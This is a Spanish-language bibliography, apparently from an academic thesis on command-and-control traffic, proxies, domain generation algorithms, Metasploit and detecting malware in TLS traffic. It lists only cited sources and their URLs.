Mehta, M. (28 de 10 de 2020). *What Is a DNS Leak? How to Find & Fix DNS Leaks*. Recuperado el 03 de 05 de 2022, de https://sectigostore.com/blog/what-is-a-dns-leak-how-to-find-fix-dns-leaks/

Metasploit Doc. (s.f.). Recuperado el 26 de 03 de 2022, de https://docs.rapid7.com/metasploit/

Microsoft. (18 de 03 de 2022). *Phishing trends and techniques*. Recuperado el 26 de 03 de 2022, de https://docs.microsoft.com/es-es/microsoft-365/security/intelligence/phishing-trends?view=o365-worldwide

MITRE. (s.f.). *Application Layer Protocol: Web Protocols*. Recuperado el 07 de 06 de 2022, de https://attack.mitre.org/techniques/T1071/001/

MITRE. (s.f.). *ATT&CK Matrix for Enterprise*. Recuperado el 31 de 05 de 2022, de https://attack.mitre.org/

MITRE. (s.f.). *Dynamic Resolution: Domain Generation Algorithms*. Recuperado el 07 de 06 de 2022, de https://attack.mitre.org/techniques/T1568/002/

MITRE. (s.f.). *Fallback Channels*. Recuperado el 07 de 06 de 2022, de https://attack.mitre.org/techniques/T1008/

MITRE. (s.f.). *Proxy: External Proxy*. Recuperado el 07 de 06 de 2022, de https://attack.mitre.org/techniques/T1090/002/

MITRE. (s.f.). *Proxy: Multi-hop Proxy*. Recuperado el 07 de 06 de 2022, de https://attack.mitre.org/techniques/T1090/003/

offensive-security. (s.f.). *ABOUT THE METASPLOIT METERPRETER*. Recuperado el 19 de 05 de 2022, de https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/

Pannu, J. S. (12 de 2019). *Systematic approach towards Analysis and*. Recuperado el 16 de 04 de 2022, de https://www.utupub.fi/bitstream/handle/10024/148776/Systematic_approach_towards_Analysis_and_Mitigation_of_Advanced_Evasion_Techniques.pdf

Petters, J. (21 de 05 de 2018). *What is a Proxy Server and How Does it Work?* Recuperado el 17 de 02 de 2022, de https://www.varonis.com/blog/what-is-a-proxy-server

Petters, J. (29 de 03 de 2020). *What is Metasploit? The Beginner's Guide*. Recuperado el 26 de 03 de 2022, de https://www.varonis.com/blog/what-is-metasploit

Phising.org. (s.f.). *Phishing Techniques*. Recuperado el 26 de 03 de 2022, de https://www.phishing.org/phishing-techniques

Ragulin, A. (s.f.). *Detecting DGA domains: Machine Learning approach*. Recuperado el 18 de 04 de 2022, de https://underdefense.com/guides/detecting-dga-domains-machine-learning-approach/

RAMADHAN, B. F. (2018). *ProxyChains Tutorial*. Recuperado el 17 de 02 de 2022, de https://linuxhint.com/proxychains-tutorial/

REEVES, O. (5 de 10 de 2016). *STAGED VS STAGELESS HANDLERS*. Recuperado el 26 de 03 de 2022, de https://buffered.io/posts/staged-vs-stageless-handlers/

Rieger, G. (s.f.). *socat(1) - Linux man page*. Recuperado el 19 de 05 de 2022, de https://linux.die.net/man/1/socat

RobinDev. (2015). *Install a SQUID anonymous proxy*. Recuperado el 20 de 05 de 2022, de https://gist.github.com/RobinDev/1c1c8da1cc972545c7b4

Rongfeng Zheng, J. W. (2020). *Two-layer detection framework with a high accuracy and efficiency for a malware family over the TLS protocol.* PLoS One.

Roques, O. (09 de 2019). *Detecting Malware in TLS Traffic*. Recuperado el 16 de 04 de 2022, de https://www.imperial.ac.uk/media/imperial-college/faculty-of-engineering/computing/public/1819-pg-projects/Detecting-Malware-in-TLS-Traf%EF%AC%81c.pdf

Saks, S. (2018). *TOWARDS BUILDING A COVERT.*

Scarbrough, B. (18 de 02 de 2021). *Malware Detection in Encrypted TLS Traffic Through*. Obtenido de https://www.giac.org/paper/gcia/14008/malware-detection-encrypted-tls-traffic-machine-learning/157200

Tor Project. (s.f.). *Browse Privately.* Recuperado el 20 de 05 de 2022, de https://www.torproject.org/

Trizna, D. (2 de 01 de 2021). *Red Team Tutorial: Design and setup of C2 traffic redirectors*. Recuperado el 17 de 05 de 2022, de https://ditrizna.medium.com/design-and-setup-of-c2-traffic-redirectors-ec3c11bd227d

Trost, J. (16 de 07 de 2019). *Getting Started with DGA Domain Detection Research*. Recuperado el 16 de 02 de 2022, de https://jason-trost.medium.com/getting-started-with-dga-domain-detection-research-89af69213257

Un informe de INTERPOL muestra un aumento alarmante de los ciberataques durante la epidemia de COVID-19. (04 de 08 de 2020). Recuperado el 2022 de 03 de 17, de https://www.interpol.int/es/Noticias-y-acontecimientos/Noticias/2020/Un-informe-de-INTERPOL-muestra-un-aumento-alarmante-de-los-ciberataques-durante-la-epidemia-de-COVID-19

Walkowski, D. (10 de 06 de 2021). *MITRE ATT&CK: What It Is, How it Works, Who Uses It and Why*. Recuperado el 31 de 05 de 2022, de https://www.f5.com/labs/articles/education/mitre-attack-what-it-is-how-it-works-who-uses-it-and-why

Warburton, D. (20 de 10 de 2021). *The 2021 TLS Telemetry Report*. Recuperado el 18 de 04 de 2022, de https://www.f5.com/labs/articles/threat-intelligence/the-2021-tls-telemetry-report

Wayback Machine Downloader. (s.f.). *WEBSITE DOWNLOADER*. Recuperado el 10 de 05 de 2022, de https://www6.waybackmachinedownloader.com/website-downloader-online/

What is a Botnet? (s.f.). Recuperado el 24 de 03 de 2022, de https://usa.kaspersky.com/resource-center/threats/botnet-attacks

What is a botnet? (5 de 12 de 2017). Recuperado el 24 de 03 de 2022, de https://www.pandasecurity.com/en/mediacenter/security/what-is-a-botnet/

WHAT IS A BOTNET? (12 de 01 de 2022). Recuperado el 24 de 03 de 2022, de https://www.crowdstrike.com/cybersecurity-101/botnets/

What is a Proxy Server? How does it work? (s.f.). Recuperado el 17 de 02 de 2022, de https://www.fortinet.com/resources/cyberglossary/proxy-server

Wireshark. (s.f.). *About Wireshark.* Recuperado el 19 de 05 de 2022, de https://www.wireshark.org/